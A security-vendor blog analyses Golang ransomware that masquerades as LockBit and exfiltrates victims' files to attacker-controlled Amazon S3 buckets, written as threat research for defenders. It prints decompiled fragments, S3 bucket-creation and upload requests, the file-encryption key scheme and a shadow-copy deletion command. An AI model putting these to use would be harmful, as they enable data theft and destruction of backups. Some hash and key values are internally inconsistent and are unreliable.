Fake LockBit, Real Damage: Ransomware Samples Abuse Amazon S3 to Steal Data

trendmicro.com/en_in/research/24/j/fake-lockbit-real-damage-ransomware-samples-abuse-aws-s3-to-stea.html

16 October 2024

Ransomware

This article uncovers a Golang ransomware abusing Amazon S3 for data theft, and masking as LockBit to further pressure victims. The discovery of hard-coded AWS credentials in these samples led to AWS account suspensions.

By: Jaromir Horejsi, Nitesh Surana October 16, 2024 Read time: (words)

Key Takeaways

- We found Golang ransomware samples that abuse Amazon S3 (Simple Storage Service) Transfer Acceleration feature to exfiltrate the victim's files and upload them to the attacker-controlled S3 buckets.
- Amazon Web Services (AWS) credentials hard coded in the samples were used to track the associated AWS Account IDs linked to malicious activities, serving as valuable Indicators of Compromise (IOCs).
- Attempts were made to disguise the Golang ransomware as the notorious LockBit ransomware. This was done presumably to use the ransomware family's notoriety to further pressure victims.
- We shared our findings with the AWS Security team. It is important to note that our finding is not a vulnerability in any of AWS Services. We confirmed with AWS the behaviour we identified for this threat actor's activity and it was found to violate the AWS acceptable use policy (https://aws.amazon.com/aup/). The reported AWS access keys and account have been suspended.

Introduction

From infostealer development to data exfiltration, cloud service providers are increasingly being abused by threat actors for malicious schemes. While in this case the ransomware samples we examined contained hard coded AWS credentials, this is specific to this single threat actor and in general, ransomware developers leverage other online services as part of their tactics. In line with this, we examined ransomware samples written in Go language (aka Golang), targeting Windows and MacOS environments. Most of the samples contained hard-coded AWS credentials, and the stolen data were uploaded to an Amazon S3 bucket controlled by the threat actor.

By the tail end of the attack, the device's wallpaper is changed into an image mentioning LockBit. This might lead affected users to think that LockBit is to be blamed for the incident, especially since this ransomware family had been active in recent years and even had the highest file detections during the first half of this year. However, such is not the case, and the attacker only seems to be capitalising on LockBit's notoriety to further tighten the noose on their victims.

We suspect the ransomware author to be either using their own AWS account or a compromised AWS account. We came across more than thirty samples possibly from the same author, signalling that this ransomware is being actively developed and tested prior to AWS taking action to suspend the Access Keys and the AWS Account. Furthermore, using the hard-coded credential consisting of the AWS Access Key ID, one can find the associated AWS Account ID. This finding offers an alternative perspective of considering malicious or compromised AWS Account IDs as possible IOCs in case of cross-account activities.

This blog describes the samples, their capabilities, and how they abuse Amazon S3 features in their attack.

Technical Analysis

Golang provides developers with a single code base that can compile with dependencies for multiple different platforms. This creates a binary for each platform, making the project multiplatform and dependency-free. Threat actors capitalise on these benefits by creating malicious files with Golang such as the Agenda ransomware as well as the newly-discovered KTLVdoor backdoor used by Earth Lusca.

For the ransomware samples we analysed, most of the samples have AWS Access Key IDs and the Secret Access Keys hard-coded. While examining the inner workings of the sample, we found that it abuses a feature of Amazon S3 known as S3 Transfer Acceleration (S3TA).

Our analysis is based mainly on the following samples:

1. 14fae0071e76b23673569115042a961136ef057848ad44cf35d9f2ca86bd90d31
2. 0c54e79e8317e73714f6e88df01bda2c569aec84893a7a33bb6e8e4cf96980430



Figure 1. The sample's attack flow
download

When executed on the infected machine, the ransomware first performs initialisation through the following steps:

1. Get the host machine universal unique identifier (UUID)
2. Import the hard-coded public key

The public key is encoded in Privacy Enhanced Mail (PEM) format.


```
---BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAlZQzOUChxTk2g82NNznl
uNK5gjZ/rQO2H9ajMZDhu+n+/uvZ4FQ8az5bwE/5NtAm/pOdDAN8MkNKMdyFu/iR
4JoSYtQJaetEQN9CInWDkQvyIronweQKJB6KPh1v6OawmDh628Uu0AmQwHsGY4TT
3xIOCh53y78GunVoSiFD+TuBAIrXoNQWej7ws+j6EFXq+Iu+ytnYxzOJsbYmqcRX
oHb4xH/fLa+KtRPGHxJXwcaHnYq1+qSJh4m7gQbd5RJO9L6xODzd63RybyT3xvUT
uo82htKwcEAHzCzMlwDTgxVBEKjFy0sLg/BjJb+EYa4wLyQNImvQV6LJ/nKB4RSl
3wIDAQAB
-----END PUBLIC KEY-----       °ì -0 -Ù
```


Figure 2. Hard-coded public key in PEM format

Decoding the values of the public key reveals RSA encryption and the modulus size of 2048 bits.

3. A random master key is generated and encrypted using the previously imported RSA public key. (This means that only the threat actor who owns the private key can use it to decrypt the master key.)
4. Write the encrypted master key to the readme text file (*README.txt*).
5. Use AWS SDK for Go v2 library's StaticCredentialsProvider to load static credentials. Static credentials include hard-coded AccessKeyID, SecretAccessKey, and AWS_REGION.

```
.text:00000000007E5D65                 lea     rcx, a20060102150405+750h ; "6nHcjXf5LDUNmA9dLmiWlL0XHDCaotaxjS8gF8e"
.text:00000000007E5D6C                 mov     [rsp+180h+var_180], rcx ; _ptr_sync_Mutex
.text:00000000007E5D70                 mov     [rsp+180h+var_178], 28h ; '(' ; __int64
.text:00000000007E5D79                 lea     rcx, aUsEast1   ; "us-east-1"
.text:00000000007E5D80                 mov     edi, 9
.text:00000000007E5D85                 mov     rsi, rax
.text:00000000007E5D88                 mov     r8, rbx
.text:00000000007E5D8B                 lea     r9, aAkia2o2tc4oesh ; "AKIA2O2TC4OESHIK2DPU"
.text:00000000007E5D92                 mov     r10d, 14h
.text:00000000007E5D98                 lea     rax, off_9C32A0
.text:00000000007E5D9F                 lea     rbx, stru_CB1A40
.text:00000000007E5DA6                 call    mkgo lock filemanager InitWithCredentials
```

Figure 3. Hard-coded AWS credentials

After the initialisation, the ransomware starts enumerating all files available in / (root directory for the macOS variant) by calling the filepath.Walk function. Each enumerated file is checked to confirm if it is in the exclusion folder. If yes, such files will not be encrypted.

```
v38[1] = 6LL;
v38[0] = (__int64)"/proc/";
v38[3] = 5LL;
v38[2] = (__int64)"/sys/";
v38[5] = 5LL;
v38[4] = (__int64)"/dev/";
v38[7] = 5LL;
v38[6] = (__int64)"/run/";
v38[9] = 5LL;
v38[8] = (__int64)"/etc/";
v38[11] = 5LL;
v38[10] = (__int64)"/usr/";
v38[13] = 11LL;
v38[12] = (__int64)"C:\\\\windows"
v10 = v38;
```

Figure 4. Exclusion folders, macOS variant

The ransomware contains a list of file extensions (usually for documents, photos, and data files) that will be encrypted.



Figure 5. Targeted file extensions

The *README.txt* file name is excluded from encryption.

Exfiltration

Based on the acquired host machine UUID, the sample creates an Amazon S3 bucket on the attacker-controlled AWS account using the hard-coded pair of credentials.

```
PUT / HTTP/1.1
Host: <machine UUID>.s3.us-east-1.amazonaws.com
User-Agent: aws-sdk-go-v2/1.24.0 os/windows lang/go#1.21.5 md/GOOS#windows md/GOARCH#amd64 api/s3#1.47.7
Content-Length: 0
Accept-Encoding: identity
Amz-Sdk-Invocation-Id: e8ae24bd-af92-4004-ac92-b81f8bd0f0b0
Amz-Sdk-Request: attempt=1; max=3
Authorization: AWS4-HMAC-SHA256 Credential=AKIA2O2TC4OESHIK2DPU/20240111/us-east-1/s3/aws4_request,
SignedHeaders=accept-encoding;amz-sdk-invocation-id;host;x-amz-content-sha256;x-amz-date,
Signature=04de6bec2ac9eed939d83b88e0e96c0ccd712cb5f14b5c02982b7d2b4bb31753
X-Amz-Content-Sha256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
X-Amz-Date: 20240111T152953Z
```

Figure 6. Creation of Amazon S3 bucket based on host machine UUID

Once the bucket has been created, the S3TA feature is enabled by modifying the configuration.

The last step is encryption of the file from the beginning to the end. The encryption algorithm is AES-CTR, with password being md5 hash file name concatenated with master key.

As an example, ransomware generates random 16-byte master key 20 60 A3 EA 54 84 C9 27 57 76 1E CC 1F FC 12. Name of the encrypted file is text.txt.

So the concatenated byte sequence is 74 65 78 74 2E 74 78 74 63 20 60 A3 EA 54 84 C9 27 57 76 1E CC 1F FC 12 and its MD5 hash is 23 a3 aec c5 58 2d 97 41 07 3c 3b dc 31 7d 49 30.

```
PUT /?accelerate= HTTP/1.1
Host: <machine UUID>.s3.us-east-1.amazonaws.com
User-Agent: aws-sdk-go-v2/1.24.0 os/windows lang/go#1.21.5 md/GOOS#windows md/GOARCH#amd64 api/s3#1.47.7
Content-Length: 123
Accept-Encoding: identity
Amz-Sdk-Invocation-Id: 5d098eb8-59ee-4fee-a541-ce8b12f414fa
Amz-Sdk-Request: attempt=1; max=3
Authorization: AWS4-HMAC-SHA256 Credential=AKIA2O2TC4OESHIK2DPU/20240111/us-east-1/s3/aws4_request,
SignedHeaders=accept-encoding;amz-sdk-invocation-id;content-length;content-type;host;x-amz-content-sha256;x-amz-
date, Signature=447236fecc126b0e0cf87888cc484a6554f9ecebdfb4ffbe4a9df3e967ecdaba
Content-Type: application/xml
X-Amz-Content-Sha256: 3fac4665dc20652bcf2fa9a28597ee39e80b836704b8e2557ff055292152e638
X-Amz-Date: 20240111T153012Z

<AccelerateConfiguration xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Status>
      Enabled
  </Status>
</AccelerateConfiguration>
```

Figure 7. S3TA is enabled

Files are then uploaded from the victim's machine to the attacker-controlled AWS account.

S3TA enables users to achieve faster data transfer over long distances. It leverages the globally distributed edge locations in Amazon CloudFront. To use this feature, it must be enabled on the bucket. The bucket name should be Domain Name System (DNS) compliant and must not have periods. An S3 bucket with S3TA enabled can be accessed by the following endpoints, depending on the type of AWS environment:

1. bucketname[.]s3-accelerate.amazonaws.com
2. bucketname[.]s3-accelerate.dualstack.amazonaws.com

Each file, which passed the previous file extension cheques and is smaller than 100 mebibytes (MiB), is uploaded to AWS by calling the Uploader.Upload function. This is due to saving AWS space and funds, as uploading big files will cost attackers more money.

```
if ( (*(__int64 (__golang **)(__int64))(v19 + 56))(a4) <= 104857600 && a8 )
{
  v38 = mkgo_lock_filemanager__ptr_Uploader_UploadFile(a8, a1, a2, a3, a4, v3
```

Figure 8. Uploading only files smaller than 100MiB

The last step is encryption of the file from beginning to end. The encryption algorithm is AES-CTR, with the password being the MD5 hash of the file name concatenated with the master key.

The ransomware generates a random 16-byte master key (for example 63 20 60 A3 EA 54 84 C9 27 57 76 1E CC 1F FC 12). The name of the encrypted file is text.txt.

```
74 65 78 74|2E 74 78 74|63 20 60 A3|EA 54 84 C9     |text.txtc `£êT.É|
27 57 76 1E|CC 1F FC 12|00 00 00 00|00 00 00 00     |'Wv.Ì.ü.........|
```

Figure 9. Ransomware generates a master key

Correspondingly, the concatenated byte sequence is 74 65 78 74 2E 74 78 74 63 20 60 A3 EA 54 84 C9 27 57 76 1E CC 1F FC 12 and its MD5 hash is 23 a3 aec c5 58 2d 97 41 07 3c 3b dc 31 7d 49 30. This is shown in the screenshot below (generated via CyberChef, used here for visualisation purposes only).



Figure 10. Process of generating an AES key

This resulting hash is used as AES key parameter of crypto.AES.NewCipher function. The initialisation vector is a randomly generated 16-bytes and is passed into crypto.cypher.NewCTR function.

After the encryption, the file is renamed according to the following format: <original file name>.<initialization vector>.abcd. For instance, the file *text.txt* was renamed to *text.txt.e5c331611dd7462f42a5e9776d2281d3.abcd*.

```
v88 = fmt_Sprintf(
        (unsigned int)"%s.%x.abcd",
        10,
        (unsigned int)&v154,
```

Figure 11. Appending an.abcd extension to the encrypted files

We ran the ransomware sample in the debugger and dump master key. Then we verified that we can correctly decrypt the previously encrypted file by choosing the proper cypher and passing the correct parameters, as shown in the screenshot below (generated via CyberChef, used here for visualisation purposes only).



Figure 12. Verification of decryption when cypher and its parameters are known

The *README.txt* file contains base64 encoded content. Decoding it reveals the master key encrypted by crypto.rsa.EncryptPKCS1v15 with a hard-coded public key as its parameter, then encoded by base64. This base64 encoded blob is followed by hostname, OS version, and infected machine identifier. To decrypt the master key, we would need the ransomware developer's private key, which we do not have.


```
DECRYPT_KEY:QWJZNlFxK1VFcDhycnZoVS85c2pqSzJTenR4QWl3Z1JTZDFSUlZNaUxaVFI5eWt
nWHZWRnFXTllJS054V0FQMWF6RGpLcVJTb21lZ05LOFJYQXppRDNpcUZ3eno0LzFLTmVmZDloQ2
V1eHdKTmU1SVFnMktLZXY0QVFHWjQyU2VHR2pmUHdiZVA2MjkwMkd4UjFEQ0xSVlo4U2JCb055V
WlQN2p3SzFoQmxCaDB6eEw2VFhuVjdaV1dRL2R5RFRyM2UvUG1VWFNWd3lsZVpMTkxtYjd1dU9T
K2hoZmVhWGRGQUhGaVZ1azFweEtzcTZ4M0xmYUw0NzhHalEyeUo5ZUtGT2VEdXpMUTZTT1NZdFF
pYm1qbUpNVnBMY3BmQ2R4OEdUdDF3T3VBbFlnTGZCdVJhM3FNNHA3bk9rcU9nRkRFUDBOZTBGL
92UG0vbzB6Ry9KekJBPT13aW4xMQp7d2luZG93cyB3aW5kb3dzIHdpbmRvd3MgV2luZG93cyAx
SBQcm8gMTAuMCAxMCAwIDAgMjIwMDAuMTQ1NSB9CjAyNzhjYjY3LTkyNTAtNDEwYS04ZTc3LTI1
OTQ3ZGJiYzI0Mg==.
```


Figure 13. Content of the README.txt file


```
AbY6Qq+UEp8rrvhU/9sjjK2SztxAiwgRSd1RRVMiLZTR9ykgXvVFqWNYIKNxWAP1
z4/1KNefd9hCeuxwJNe5IQg2KKev4AQGZ42SeGGjfPwbeP62902GxR1DCLRVZ8Sb
ZWWQ/dyDTr3e/
PmUXSVwyleZLNLmb7uuOS+hhfeaXdFAHFiVuk1pxKsq6x3LfaL478GjQ2yJ9eKFO
dx8GTt1wOuAlYgLfBuRa3qM4p7nOkqOgFDEP0Ne0F/OvPm/o0zG/JzBA==win11
{windows windows windows Windows 11 Pro 10.0 10 0 0 22000.1455 }
```


Figure 14. Decoded README.txt file

After all files are processed, the ransomware changes the device's wallpaper. We observed two different wallpapers in use, and both have been stolen or copied either from LockBit attacks or from a security blog mentioning the ransomware family. It should be noted however that 2.0 is not the latest LockBit version. Furthermore, key figures behind the ransomware operations have just been apprehended earlier this year.

Figure 15. Wallpaper changed into a photo stolen or copied from LockBit ransomware

Figure 16. Wallpaper changed into a photo stolen from a security blog

On macOS, the ransomware uses osascript to change the wallpaper. The osascript command is as follows:
“tell application "System Events" to tell every desktop to set picture to "%s”.

On Windows, the ransomware calls SystemParametersInfoW with uiAction parameter set to SPI_SETDESKWALLPAPER to change the wallpaper.

In some Windows samples, we can also find code for deleting backups (shadow copy). Interestingly, the ransomware developer likely, without understanding, copied *shadowcopy.go* from a ransomware-simulator project and left the parameter /for unchanged.

```
v42[0] = (__int64)"delete";
v42[3] = 7LL;
v42[2] = (__int64)"shadows";
v42[5] = 17LL;
v42[4] = (__int64)"/for=norealvolume";
v42[7] = 4LL;
v42[6] = (__int64)"/all";
v42[9] = 6LL;
v42[8] = (__int64)"/quiet";
v5 = (exec_Cmd *)os_exec_Command(
                   (unsigned int)"vssadmin",
                   8,
```

Figure xx: Code for deleting backups

Conclusion

Attackers are increasingly leveraging cloud services and features to further their malicious activities. In this blog, we analysed a Golang ransomware that abuses Amazon S3's Transfer Acceleration feature to upload victim files to attacker-controlled S3 buckets. Such advanced capabilities enable attackers to efficiently exfiltrate data as they take advantage of cloud service providers.

Furthermore, account identifiers of cloud providers such as AWS Account IDs linked to malicious activities can serve as valuable IOCs. By tracking these IDs, defenders can better identify and mitigate threats within their cloud environments, underscoring the need for vigilant monitoring of cloud resources.

Threat actors might also disguise their ransomware sample as another more publicly known variant, and it is not difficult to see why: the infamy of high-profile ransomware attacks further pressures victims into doing the attacker’s bidding.

To further boost security, organisations can also employ security solutions such as Vision One to detect and stop threats early and no matter where they are in the system.

AWS Security Feedback

We contacted AWS about this incident and received the following comment:

AWS can confirm that AWS services are operating as intended. The activity identified violates the AWS acceptable use policy and the reported AWS access keys and account have been suspended.

Ransomware is not specific to any computing environment in particular. However, AWS provides customers with increased visibility into and control over their security posture with respect to malware.

We recommend customers who suspect or become aware of AWS resources being used for suspicious activity to complete the abuse form or contact trustandsafety@support.aws.com.

We thank Trend Micro for engaging AWS Security.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

Fake LockBit, Real Damage: Ransomware Samples Abuse Amazon S3 to Steal Data

Trend Micro Vision One Threat Insights App

Emerging Threats: Fake Lockbit Ransomware Abuses Amazon S3 For Data Exfiltration

Hunting Queries

Trend Micro Vision One Search App

Trend Micro Vision Once Customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Detection for BOCKLIT Malware Presence

> malName:*BOCKLIT* AND eventName: MALWARE_DETECTION

More hunting queries are available for Vision One customers withThreat Insights Entitlement enabled.

Indicators of Compromise

During our monitoring, we have seen different versions of this ransomware. All had encryption features, but only some had upload functionality and valid tokens. This, along with other differences amongst variants, suggests that the ransomware is still in development.

The full list of IOCs can be found here.